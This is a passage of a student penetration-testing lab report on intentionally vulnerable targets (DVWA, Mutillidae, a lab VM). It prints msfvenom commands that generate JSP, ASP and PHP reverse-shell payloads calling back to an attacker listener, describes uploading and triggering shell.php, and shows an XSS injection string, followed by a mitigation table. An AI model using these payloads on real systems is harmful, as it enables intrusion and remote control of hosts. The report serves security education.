
We can see what hides behind the web, close to dir traversal



We can see the shell.php that we have uploaded



This is when we triggered it



Here is the command used to create the shell.php file that got us access via upload

```
Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@oltijanuzi:~/Desktop kali@oltijanuzi:~ kali@oltijanuzi:~ 
[~] kali@oltijanuzi:~/Desktop
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.2.15 LPORT=8180 -f war -o attackport8180.war
Payload size: 1086 bytes
Final size of war file: 1086 bytes
Saved as: attackport8180.war

[~] kali@oltijanuzi:~/Desktop
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f war -o new.war
[-] No platform was selected, choosing Msf::Module::Platform::Multi from the payload
[-] No arch was selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Error: undefined method `unpack' for nil:NilClass

[~] kali@oltijanuzi:~/Desktop
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f war -o new.war
[-] No platform was selected, choosing Msf::Module::Platform::Multi from the payload
[-] No arch was selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Error: undefined method `unpack' for nil:NilClass


[~] kali@oltijanuzi:~/Desktop
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f asp > meterpreter.asp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch was selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of asp file: 3832 bytes

[~] kali@oltijanuzi:~/Desktop
$ msfvenom -p php/reverse_php LHOST=10.0.2.15 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch was selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2971 bytes


[~] kali@oltijanuzi:~/Desktop
$ msfvenom -p php/reverse_php LHOST=10.0.2.15 LPORT=4444 -f raw > shell.php
```

phpMyAdmin Login

The default credentials were changed and we couldn't manage to exploit this and log in



We tried all the default combinations and it didn't work



XSS in Mutillidae


Here we found an unsanitized input field and managed to perform an XSS Injection attack

The screenshot shows a web browser window titled "Voldemort [Running] - Oracle VirtualBox". The address bar shows the URL <http://192.168.56.112/mutillidae/>. The page title is "Mutillidae: Born to be Hacked". The version is listed as "Version: 2.1.19". The security level is "0 (Hosed)". Hints are disabled. The user is not logged in. The main content area shows a "Welcome To The Blog" message and a "Add New Blog Entry" form. The form has a green header "Add blog for anonymous" and a note below it: "Note: ,,<i>,</i>,<u> and </u> are now allowed in blog entries". Below the note is a large text input field. A "Save Blog Entry" button is at the bottom of the form. Below the form is a "View Blogs" section showing a table of "1 Current Blog Entries". The table has columns: Name, Date, and Comment. One entry is listed: Name: anonymous, Date: 2009-03-01 22:27:11, Comment: An anonymous blog? Huh?. The browser's taskbar at the bottom shows various application icons.

This is the script used

The screenshot shows a web browser window titled "Voldemort [Running] - Oracle VirtualBox". The address bar shows the URL <http://192.168.56.112/mutillidae/>. The page title is "Mutillidae: Born to be Hacked". The version is listed as "Version: 2.1.19". The security level is "0 (Hosed)". Hints are disabled. The user is not logged in. The main content area shows a "Welcome To The Blog" message and a "Add New Blog Entry" form. The form has a green header "Add blog for anonymous" and a note below it: "Note: ,,<i>,</i>,<u> and </u> are now allowed in blog entries". Below the note is a text input field containing the XSS payload: "<script>alert('hacked_xss')</script>". A "Save Blog Entry" button is at the bottom of the form. Below the form is a "View Blogs" section showing a table of "1 Current Blog Entries". The table has columns: Name, Date, and Comment. One entry is listed: Name: anonymous, Date: 2009-03-01 22:27:11, Comment: An anonymous blog? Huh?. The browser's taskbar at the bottom shows various application icons.

This is the success message after submitting it



External Phase

For every exploit i provided mitigation for each vulnerability

Vulnerability

Mitigation

VSFTPD Backdoor Use updated FTP server, firewall rules

Samba Disable usermap script, patch Samba

Tomcat Disable manager or change credentials

MySQL Set strong root password

DVWA/File Upload Use file type validation, auth checks

XSS (Mutillidae) Input sanitization, CSP headers

Conclusion

This assessment successfully identified and exploited multiple critical vulnerabilities in the target environments using both Metasploit and manual techniques. Proper patching, secure configurations, and access control are essential to prevent these attacks in real-world systems.

Reference

- Rapid7 Metasploit Modules
- OWASP DVWA
- OWASP MUTILLIDAE
- GTFOBins
- PayloadAllTheThings
- Engjell Gashi Lectures and slides
- DeepSeek